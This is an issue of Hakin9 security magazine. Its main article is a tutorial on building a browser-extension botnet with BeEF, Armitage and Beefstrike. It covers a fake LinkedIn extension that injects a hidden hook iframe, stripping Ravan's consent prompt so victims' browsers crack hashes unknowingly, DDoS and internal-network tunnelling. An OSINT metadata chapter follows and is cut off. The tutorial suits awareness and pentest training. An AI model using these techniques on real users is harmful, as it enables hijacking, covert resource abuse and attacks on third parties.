Hakin9

PRACTICAL PROTECTION

IT SECURITY MAGAZINE

OPEN

DIGITAL IDENTITY MANAGEMENT AUTHENTICATION SYSTEMS

HOPPER – INTERVIEW WITH THE CREATOR VINCENT BÉNONY

BOTNETING WITH BROWSER EXTENSIONS

CYBER-ATTACKS WITHIN AUTOMOTIVE INDUSTRY

Vol.10 No.03
Issue 03/2015(78) ISSN: 1733-7186

Now Hiring

Teamwork

Innovation

Quality

Integrity

Passion

Sense of Security

Compliance, Protection and Business Confidence

Sense of Security is an Australian based information security and risk management consulting practice. From our offices in Sydney and Melbourne we deliver industry leading services and research to our clients locally, nationally and internationally.

Since our inception in 2002, our company has performed tremendously well. We thrive on team work, service excellence and leadership through research and innovation. We are seeking talented people to join our team. If you are an experienced security consultant with a thorough understanding of Networking, Operation Systems and Application Security, please apply with a resume to careers@senseofsecurity.com.au and quote reference PTM-TS-12.

info@senseofsecurity.com.au

www.senseofsecurity.com.au

Learn How To Master Big Data

BigData TECHCON

November 2-4, 2015
CHICAGO

Holiday Inn Chicago Mart Plaza River North

Choose from 55+ classes and tutorials!

Attend Big Data TechCon to get practical training on Hadoop, Spark, YARN, R, HBase, Hive, Predictive Analytics, and much more!

Take a Big Data analytics tutorial, dive deep into machine learning and NoSQL, learn how to master MongoDB and Cassandra, discover best practices for using graph databases such as Neo4j and more. You'll get the best Big Data training at Big Data TechCon!

People are talking about BigData TechCon!

Great for quickly coming up to speed in the big data landscape.
—Ben Pollitt, Database Enginee, General Electric

There was a large quantity and variety of educational talks with very few sales lectures. It was just informative and inspiring. This was the best conference ever! Get a ticket for 2015!
—Byron Dover, Big Data Engineer, Rubicon Project

www.BigDataTechCon.com

A BZ Media Event

Table of Contents

Editor in Chief: Joanna Kretowicz
joanna.kretowicz@hakin9.org

Editorial Advisory Board: Paul Janes, Robert Vanaman, Manish Gokani, Andrew J Levandoski, Owain Williams, Urquhart, Thomas M

Special thanks to our Beta testers and Proofreaders who helped us with this issue. Our magazine would not exist without your assistance and expertise.

Publisher: Paweł Marciniak

CEO: Joanna Kretowicz
joanna.kretowicz@hakin9.org

Art. Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@hakin9.org
DTP: Ireneusz Pogroszewski

Publisher: Hakin9 Media sp. z o.o. SK
02-676 Warszawa, ul. Postępu 17D
NIP 95123253396
www.hakin9.org

Dear Hakin9 Readers,

We would like to proudly present you the newest issue of Hakin9 Open, which is free to download for everyone interested in the topic. We hope that you will find many interesting articles inside the magazine and that you will have time to read all of them. We are really counting on your feedback here!

Let's get a look at what you will find in this issue of Hakin9. This time we present you with an extremely wide range of topics, starting with the description of metadata where you'll find what it is and how to extract it. Don't skip it, it's really engaging! Also we would like to introduce you to otheramazing subjects, starting from Social Media Privacy, going through Authentication System and Car Hacking as well as Encryption Database Techniques.

Just for you, our fantastic readers, we have prepared a special interview with Vincent Benony, the creator of Hopper. This unique man created a program that quickly gained extraordinary popularity among programmers. If you do not know Hopper, this is your best opportunity to change it. Be sure to read it!

The main aim of this issue is to present our publications to a wider range of readers. We want to show you how our Magazine looks like, what you can expect. With free account you have access to all the teasers and open issues but we fully believe that you'd like to take this one step further and enjoy our publications without limits. Our premium subscription contains access to our whole archive. The virtual doors to our library are open just for you. Don't miss out!

Did you knew that we have a blog? Unexpected, right? Why don't you check it now at *https://hakin9.org/category/news*? We are waiting for your feedback there as well!

We would also like to thank you for all yoursupport. It means a lot to us, more than you know. We would love to invite you to follow us on Twitter and Facebook, where you can find the latest news about our magazine. Do you like our magazine? Would you like to share something with us? Which topics are you most interested in? Do it, like it, share it! We appreciate your every comment. As for the Hakin9 team, we are here for all of you. You are the ones who shape Hakin9!

Enjoy your reading,

Hakin9 Magazine's

Editorial Team

Botneting With Browser Extensions. Demonstrate The Threat Using Beef And Armitage Integration

by Abene Bertin

When we start to talk about the Internet, we unconsciously have the browser picture in our mind and that is because the browser is the most common tool used to be connected to the Internet. In the last 5 years, the interest of cyber criminals in browsers has continued to increase. Indeed, many internet users are not aware of the security posture of their browsers. Browsers rely on users and users remain, so far, the big weakness point of security. This is a point that every single IT professional must be aware of.

Behind every browser, there is a user with a particular profile. Using social engineering, this user can be exploited and allow a cybercriminal to compromise the browser, or to break into the machine of that user. The cybercriminal knows that instead of attacking a network service, the simplest way to penetrate a system is to go through the users of this system. According to ENISA Threat Landscape 2014, published in January 2015 [1], Web-based attacks, Web application/Injection attacks and Botnets are in the Top 5 threats for the year 2014. A botnet is a large network of computers infected by the same malware which allow the remote control of these computers by an attacker through a central node called the Command and Control (C&C) server. The most common particularity of every C&C server is that their command can be scheduled. That means that a C&C server can send commands to a client (also called zombie) without the need of the physical presence of the attacker (also called botherder or botmaster) behind a screen.

There is a threat that can enter all the three categories listed above as 3 of the top 5 threats of the year 2014. Its name: malicious browser extension. As an IT professional, if for one reason or another, you are showing your users/clients the threat that can represent the uncontrolled usage of browser extensions, you may find yourself facing a fairly blank field of tools. In this article, it will be a question of easily setting up a server to simulate how effective a browser extension's botnet can be. Let's start by explaining what a browser extension is and how they can represent a serious security threat.

BROWSER EXTENSION

WHAT IT IS

A browser extension is a computer program that extends the functionality of a web browser and increases users' browsing experience. The terms browser extension, add-on and plug-in can be inter-changeable and we will use them interchangeably in this article. When you install a browser extension from a website, you're installing a piece of code that runs inside your web browser. When it becomes malicious, a browser extension can pose a serious threat to security. In 2012, Zoltan Balazs, an IT security consultant with professional services firm Deloitte in Hungary, had already demonstrated with a proof-of-concept [2] how malicious extensions can be disastrous for the user's privacy and can expose the whole internal network of these users to the attacker. Malicious browser extensions are usually sent by the attacker using various social engineering tips.

THE THREAT

Once a malicious extension is working on a victim's browser, the user's privacy is in real danger. Malicious extensions work the same way on Windows, Linux, Mac, and even ChromeOS. They can be used as an information gathering agent by intercepting every "move" of the victim in the online world. Information can be used for targeted advertisements independently of the web site visited by the victim. But this is a minor impact. Malicious extensions can be used to hijack the victim accounts, record his browsing history, take screenshots of the web page visited or snapshots through his computer's webcam, perform keylogging tasks, bypass two-factor authentication systems, download malicious files in the victim's computer, run exploits against vulnerabilities detected over the browser attacking surface, scan the internal network, or tunnel communication through the compromised browser to reach internal resources and even exploit them. Once the malicious extension is installed on a browser, this browser can be part of a botnet. At this point, the browser can be used for web-based Denial of Service attacks (DDoS) against another system somewhere in the world. Yes, a malicious browser extension is a serious security threat.

As an IT guy myself, I always wanted to demonstrate how effective a botnet can be, relying on malicious browser's extension usage and educate my users. So I managed to add these functionalities to another tool at a good position to receive it. That's where *Beefstrike* enters in the party.

BEEFSTRIKE

Beefstrike is a very simple script written in *Cortana* scripting language [3]. *Beefstrike* doesn't achieve the main penetration testing task by itself. It relies on two major tools: *BeEF* and *Armitage*. Using *Beefstrike*, the main features of *BeEF* can be used through the intuitive user interface of *Armitage* and with all the benefits of automation added by *Cortana* scripting. We will use *Beefstrike* to generate a malicious extension based on *BeEF* and we will be able to control this extension through *Armitage*. I know it's a prerequisite but I want to start with a small introduction of these tools.

BROWSER EXPLOITATION FRAMEWORK (BEEF)

BeEF [4] is a penetration testing tool written in Ruby and designed to showcase browsers' weaknesses, as well as perform both attacks on and through the web browser. *BeEF* works like a botnet in design. It consists of a server that manages connected clients. These zombies are browsers compromised by JavaScript "hooks". The hook is injected into a page visited by the victim and it beacons back home to the *BeEF* server, the C&C node. At this point, remote JavaScript based commands can be sent from the server and get executed by the victim's browser. Commands can also be scheduled to autorun against every new victim. The execution of a command can be conditioned to the compliance of a predefined rule. This is possible with the Autorun Rules Engine feature. *BeEF* has many interesting modules. You will be surprised what you can do with JavaScript using this tool. It's all the power of *BeEF* that will be inherited by our malicious extension. Now, let's turn to Armitage.

ARMITAGE

At its start, *Armitage* was just a graphical user interface for *Metasploit*. Now, *Armitage* is a scriptable red team collaboration tool for *Metasploit* and exposes its major features [5]. The tool comes with a *teamserver* script that allows team collaboration mode. *Armitage* includes *Cortana*, a scripting technology developed through DARPA's Cyber Fast Track program. With *Cortana*, you may write red team bots and extend Armitage with new features. *Beefstrike* is a *Cortana* script. It uses a lot of Java external libraries and at the same time, it demonstrates how far *Armitage* can be extended by any developer to suit the needs of a security test. *Beefstrike* acts like an add-on for *Armitage*. By loading it, you add a browser exploitation layer to *Armitage*. In fact, you integrate the functionalities of *BeEF* inside *Armitage*. This way, *Armitage* becomes a bridge between two tools: *Metasploit* and *BeEF*. That can be very valuable. Let's show how to deal with *Beefstrike* and hack with a malicious browser extension.

BOTNET WITH BROWSER EXTENSION

PREPARE YOUR ENVIRONMENT

First of all, you need to download *Beefstrike* by following this link: *https://github.com/benyG/Beefstrike.*

Once downloaded, *Beefstrike* must be loaded like every *Cortana* script, directly inside *Armitage*. To achieve this, you need to start a *Metasploit* service and the *Teamserver*. This article assumes that you know how to start the *BeEF* service, the *Metasploit* service and *Armitage* in a Linux distribution of your choice. Before starting Armitage, you need to start the red team collaboration server, named *Teamserver*. You will specify the IP address of the server and the password that red team member must use.

```
/usr/share/armitage/teamserver <IP> <Password>
```

Now start *Armitage* and connect to the *Teamserver* using the good credentials. *Beefstrike* uses Java libraries so you have to download each library, put all of them in the same folder named "lib", and re-edit the "import" lines present at the start of `beef_strike.cna` file in such a way that they will point to the right path for each library. Once this file is ready, you can load it inside *Armitage* without being stopped by an unexpected error. Go to *Armitage->Scripts* click "load", navigate and choose beef_strike.cna file, click "OK". You will notice that a new menu appears in the menu bar: "BeEF". This means that you are ready to interact with the *BeEF* server.



Figure 1. Armitage menu bar with BeEF new menu

INTERACT WIH BeEF

Beefstrike is now running for us. To start interacting with *BeEF*, we must be connected to the server. Go to *BeEF->Connect* and fill the message box with the appropriate information: your server URL, the login and the password. The structure of *BeEF* modules will be loaded and stored inside of *Armitage*. This process can be little time consuming. At the end of this step, you can take a look at the command menu to see all the modules of *BeEF* that you can now execute against a target without leaving the *Armitage* user interface. Go to *BeEF->View->Commands*. A Commands tab opens with the list of modules. When you hook a browser with *BeEF*, you'll see its zombie appear on the *Armitage* interface. To execute a module of your choice against a zombie, you need the ID of that module. Select a module, right click on it and click "Copy ID".

To interact with a particular zombie, you need to right click on it and select "BeEF". A tab named with the IP address of the zombies will appear. You have to select the appropriate line and right click on it. You will see some ready to launch modules for quick accessibility. To send your command, click the "send Command" menu and fill the prompt box with the module ID. If the victim closes the hooked web page, you will lose the connection with it and the *BeEF's* icon of the zombie displayed on Armitage will turn red. It is time to go a step forward. A botnet is based on long-term activities and persistence. We need to persist on the browser. That's why we must infect the victim with a malicious browser extension.



Figure 2. Zombie displayed on Armitage

This extension will set up a persistent link between the victim browser and the C&C server.

WEAPONIZED BROWSER EXTENSION

Browser extensions are generated with the support of *Kango Framework*. This framework is designed to create cross-browser extensions only with using JavaScript. To generate our malicious extension, we need to download *Kango* archive [6], uncompress it and point *Beefstrike* to the *kango.py* file contained in the archive. Go to *BeEF->Attack-> Browser Extension->Path to Kango*. Fill the message box with the absolute path of *kango.py*.



Figure 3. Set the code to be injected by the malicious extension.

Now we can generate an extension. The goal of our extension is to inject HTML code in every non secured HTTP request. The HTML code consists of an iFrame which points to a web page with the *BeEF's* hook. Go to *BeEF->Attack->Browser Extension->Beef-Implant*. We have to carefully follow the instructions provided in each message box. The first step in this process is to create the project. Beefstrike pushes an external window using xterm. You have to use it and name your project. In our illustration, we have created a fake LinkedIn browser extension named "LinkedIn Notify" (see Figure 4). When you create a project, a new folder will be created to host the files of that project. You can find these files in:

```
<BeEF_folder>/extensions/beefstrike/plugins/<PROJECT_NAME>.
```

There are two other important steps in this process. The first is the HTML code that will be injected. Keep in mind that this code will be injected through a script looking like this:

```
document.body.innerHTML = document.body.innerHTML + [CODE_TO_INJECT];
```

And the default code to inject looks like this (see Figure 3):

```
<iframe src=" BEEFHOOK" width=0 height=0 style="visibility: hidden" scrolling=no frameborder=0
seamless=seamless></iframe>"
```

You can manually modify the extension code before generating it. The file to modify is *content.js*. It is located at:

```
<BeEF_folder>/extensions/beefstrike/plugins/<PROJECT_NAME>/src/common/content.js.
```

The second important step is the modification of the project's icon. By doing so, you can increase the success ratio of your social engineering scenario. Beefstrike comes with a set of icon packs ready to be used. Open the *plugin_icons* folder. In this folder, you have the icon pack for Twitter, LinkedIn and Facebook. You can use one of them or create your own icon pack. Each pack has five icons with different sizes. You must respect these sizes if you plan to create your own icon pack. Changing the icon of your project using an icon pack is simple. Just copy the icons and paste them into the project folder of icons. The path is: <BeEF_folder>/extensions/beefstrike/plugins/<PROJECT_NAME>/src/common/icon.



Figure 4. Browser extensions generation by Kango via Beefstrike

DELIVERY METHOD AND INSTALLATION

The methods used to deliver a browser extension are substantially the same as those encountered on attacks that rely on social engineering. The most efficient ways are email and social networks. For installation, there are constraints that differ depending on the browser. For example, Chrome only allows the installation of extensions from the official Chrome Web Store repository and not from third-party websites, while Firefox allows it. We will not dwell on this point but you have to be aware of that.



Figure 5. Fake LinkedIn extension on Opera browser

In our article, we switch the delivery and installation phase and we consider that the extension has been successfully installed on the victim's browser, so that we can focus on post-activities and feel the impact. You can see in Figure 5 how it looks in an Opera browser.

PERSISTENCE

When hacking browsers with JavaScript, persistence has always been important. In fact, we just found a way to extend the duration of the interaction. To achieve a browser persistence attack, BeEF uses modules such as popup, Foreground iFrame. The best so far is the Man-In-The-Browser module (MiTB) (See Figure 6).



Figure 6. MiTB module of BeEF

According to OWASP [7], MiTB is an attack where the malicious action consists of intercepting and manipulating calls between the main application's executable (example: the browser) and its security mechanisms or libraries on-the-fly.

BeEF can use the MiTB mechanism to persist over the browser. BeEF persistence is further improved with the use of a browser extension as the hooking point. The use of a malicious extension, like the one we have generated, can setup a deep persistence for BeEF on the victim's browser and that is a big advantage. If the browser is closed, the link with C&C server will be broken. When the browser is open again, the link is re-established. Indeed, our malicious extension will perform an HTML injection attack on every unsecured page visited by the victim with BeEF's hook as the payload (see Figure 7). This makes possible a long-term engagement. The word "botnet" now makes sense. In fact, BeEF already operates like a botnet in design. But the limitation here is the availability of bots or zombies when needed. This is because the availability of zombies is usually conditioned by their effective presence on the booby-trapped page. When you though, this is a highly variable parameter. With our extension installed on a number of browsers, we have our botnet ready. Botnets are often related to a specific kind of attack like distributed attacks or espionage.



Figure 7. Malicious extension performing BeEF persistence over a Firefox browser

Let's see how evil a botnet can be with malicious browser extensions.

EXPLORE POST EXPLOITATION CAPABILITIES

The malicious activities of our add-on are totally inherited from BeEF capabilities. Usually, the botmaster is able to spy on users behind the zombie's points. BeEF can achieve this kind of task with a good success rate. For example, a fake login screen with a JavaScript keylogger embedded or a fake flash update request leading to a *Meterpreter* binary download. Usual botnet activities can include geo-location tracking of zombies,

keylogging, DDoS attacks, distributed brute force cracking attacks and internal network hacking. Let's talk about how to reproduce some of these attacks. *Beefstrike* automatically geo-locates every new zombie based on its IP address once it joins the horde. If a zombie leaves the horde and comes back again, his new position will be kept in a tracking table and we can visualize the resulting tracking map later (see Figure 8).



Figure 8. Example of a tracking map

To obtain a tracking map, go to *BeEF -> View -> Geolocation -> Geo Tracking*. Select an entry on the tab, right click and select "see map" or "Track". With the long persistence enabled by the extension, the tracking feature can provide some valuable information about the user's habits.

DDoS attacks are well known to be driven even by primitive botnets. You can easily simulate this kind of attack with your botnet of browser extensions. Go to *BeEF -> Attacks -> DDoS*. Complete the message box with the appropriate values. If you target a Web page with a form with two parameters (e.g. login and password), you have to specify the URL of the page and the name of the parameters to flood. *Beefstrike* will generate an attack page for you and the link to this page will be automatically added to the autorun list so that each new zombie will start DDoSing your target.

It is also possible to drive a distributed brute force attack using *Ravan* [8]. *Ravan* is a JavaScript based Distributed Computing system that can perform brute force attacks on salted hashes by distributing the task across several browsers called workers. To use a zombie as a worker, you have to download and setup *Ravan* Web backend first or use the online version [9]. When you submit a hash to *Ravan*, it will return you a URL. It's the job link. You can submit that URL to your zombies through hidden iFrame and enslave them. Ravan asks for permission of the user before using his system's processing power for a job… seriously! We don't have time for that. So we have to modify the code of *Ravan* a bit. The name of the file to modify is: worker. php. We reduce the HTML code as you will see in Listing 1.

Listing 1. The file worker.php after modification

```
<html><head><title></title></head>
<body onload="toggle_worker()">
<div id="main">
<input type="submit" id="toggler" value="Start" style="width:1px; height:1px" />
<div id="out"></div></div>
<script>
      […snip]
</script>
</body></html>
```

(Don't remove the MIT License).

With the resulting code of listing 1, zombies will become workers once the job URL is submitted to them. It is possible to check the status of a job for a particular worker. Right click on a zombie entry in the "zombies" tab. Go to Attack->Raw JS. Fill the prompt box with the following code:

```
return document.getElementById('out').innerHTML;
```

This action executes the JavaScript code provided on the victim's browser. The job status is displayed in the HTML content of the `<div>` identified by id value of "out". The code will return the HTML content of the `<div>`.

Another way to demonstrate the threat related to the presence of a malicious extension in a browser is probably the internal hacking perspective. It is possible to scan the internal network, and browse internal resources using *BeEF's* modules. You can even hack inside the network using the tunneling proxy feature. The tunneling proxy allows HTTP requests to the hooked domain to be tunneled through the victim's browser. You can setup a tunnel by right clicking on a zombie listed in the "zombies" tab and select *Attack -> Proxify*. Once the proxy tunnel has been set up, you can start browsing the victim's internal network web resources. You have to modify your browser's proxy configuration and use BeEF's proxy parameters. BeEF's team explains this process very well [10]. I recommend you to take a look at their blog.

ANTIVIRUS LOL!

Much antivirus software is not able to identify a malicious browser extension as is and remove it. This is another reason why this kind of attack represents a serious threat to your privacy.

Figure 9. The detection ratio of our malicious extension with Virustotal service.

In addition, even *BeEF* hooks are not always detected and they can be compressed and obfuscated by changing some lines in the configuration of *BeEF*. We used the Virustotal service to view the detection rate of our extension as a malicious extension. The result obtained is not reassuring as you can see in Figure 9: 2/56 [11]. It's still alarming to see how this simple hacking trick can pass through the mesh of the nets of much antivirus software. The malicious extension of this scenario uses a basic iFrame injection. No special tricks have been used to make the detection harder for defensive solutions.

IN SUMMARY

In this article, we saw how to combine several free tools to drive an attack with the same advantages as those of botnets of browser extensions. Malicious browser extensions are still quite difficult to detect by the usual defense systems. Their impact can be as dramatic as those of malware having direct access on the operating system. The use of browser extensions offers one main benefit that can be summarized in one word: "persistence". Based on this persistence, actions can then be planned over the long term by an attacker. The implant can then be used only for reconnaissance operations or for direct or indirect attacks. Using *BeEF*, *Armitage*, *Beefstrike*, *Kango* and *Ravan*, you can explore the scenario presented in this article. My hope is that this article helps you think about your safety position and develop the best strategies to improve them.

ON THE WEB

- *https://www.enisa.europa.eu/activities/risk-management/evolving-threat-environment/enisa-threat-landscape/enisa-threat-landscape-2014* Full report of ENISA Threat Landscape 2014
- *http://www.fastandeasyhacking.com/download/cortana/cortana_tutorial.pdf* Cortana tutorial
- *https://www.concise-courses.com/infosec/20130207* Zlotan bolzaz
- *http://beefproject.com* Beef project
- *http://www.fastandeasyhacking.com* Armitage home project
- *http://kangoextensions.com/kango.html* Kango Framework
- *https://www.owasp.org/index.php/Man-in-the-browser_attack Man-in-The-Browser* attack explanation
- *https://github.com/Lavakumar/Ravan* Ravan project
- *http://www.andlabs.org/tools/ravan.html* Ravan online demo
- *http://www.youtube.com/user/TheBeefproject#p/a/u/1/Z4cHyC3lowk* Tunneling proxy
- *https://www.virustotal.com/es/file/7a6f4114d66c8404475fae5ab1c9eba51ee17a2431cc5c3024cf0cd0f4bb50a7/analysis/1440700241/* Detection rate of our malicious extension with Virustotal

About the author

Called Beny by his friends, Bertin is an IT professional with a security background. He is often involved in security audit missions and actually works in a management position in a financial institution. He likes reading about the domains of computer science, hacking, security and believes that every good IT guy must necessarily be a good self-study guy.

Hacking Web Intelligence Open Source Intelligence and Web Reconnaissance Concepts and Techniques – Metadata

by Sudhanshu Chauhan and Nutan Kumar Panda

In the last few chapters we have learned extensively about how to find information online. We learned about different platforms, different techniques to better utilize these platforms, and also tools which can automate the process of data extraction. In this chapter we will deal with a special kind of data, which is quite interesting but usually gets ignored, the metadata.

Earlier metadata was a term mostly talked about in the field of information science domain only, but with the recent news circulation stating that National Security Agency has been snooping metadata related to phone records of its citizens, it is becoming a household name. Though still many people don't understand exactly what metadata is and how it can be used against them, let alone how to safeguard themselves from an information security point of view.

The very basic definition of metadata is that it's "data about data," but sometimes it's a bit confusing. So for the understanding purpose we can say that metadata is something which describes the content somehow but is not the part of the content itself. For example in a video file the length of the video can be its metadata as it describes how long the video will play, but it is not the part of the video itself. Similarly for an image file, the make of the camera used to click that picture can be its metadata or the date when the picture is taken as it tells us something related to the picture, but is not actually the content of the picture. We all have encountered this kind of data related to different files at some point of time. Metadata can be anything, the name of the creator of the content, time of creation, reason of creation, copyright information, etc.

The creation of metadata actually started long ago in libraries, when people had information in the form of scrolls but no way to categorize them and find them quickly when needed. Today in the digital age we still use metadata to categorize files, search them, interconnect them, and much more. Most of the files that reside in our computer systems have some kind of metadata. It is also one of the key components needed for the creation of the semantic web.

Metadata is very helpful in managing and organizing files and hence is used extensively nowadays. Most of the times we don't even make a distinction between the actual content and its metadata. It is usually added to the file by the underlying software which is used to create the file. For a picture it can be the camera that was used to click it, for a doc file it can be the operating system used, for an audio file it can be the recording device. Usually it is harmless as it does not reveal any data which can be sensitive from information security perspective, or is it? We will see soon in the following portion of this chapter.

There are huge number of places where metadata is used, from the files in our systems to the websites on the internet. In this chapter we will mainly focus on extracting metadata from places which are critical from information security view point.

Hacking Web Intelligence. http://dx.doi.org/10.1016/B978-0-12-801867-5.00007-0

METADATA EXTRACTION TOOLS

Let's discuss about some of the tool which can be used for the metadata extraction.

JEFFREY'S EXIF VIEWER

Exif (exchangeable image file format) is basically a standard used by devices which handle images and audio files, such as video recorder, smartphone cameras etc., It contains data like the image resolution, the camera used, color type, compression etc. Most of the smartphones today contain a camera, a GPS (global positioning system) device, and internet connectivity. In many of the smartphones when we click a picture it automatically tracks our geolocation using the GPS device and embeds that information into the picture just clicked. We being active on social networks share these pictures with the whole world.

Jeffrey's Exif Viewer is an online application (*http://regex.info/exif.cgi*) which allows us to see this Exif data present in any image file. We can simply upload it from our machine or provide the URL for the file. If an image contains the geolocations, it will be presented in the form of coordinates. Exif Viewer is based on the Exif Tool by Phil Harvey, which can be downloaded from *http://www.sno.phy.queensu.ca/~phil/exiftool/*. It not only allows to read the Exif data but also write it to the files. Exif Tool supports a huge list of different formats like XMP, GFIF, ID3, etc., which are also listed on the page.

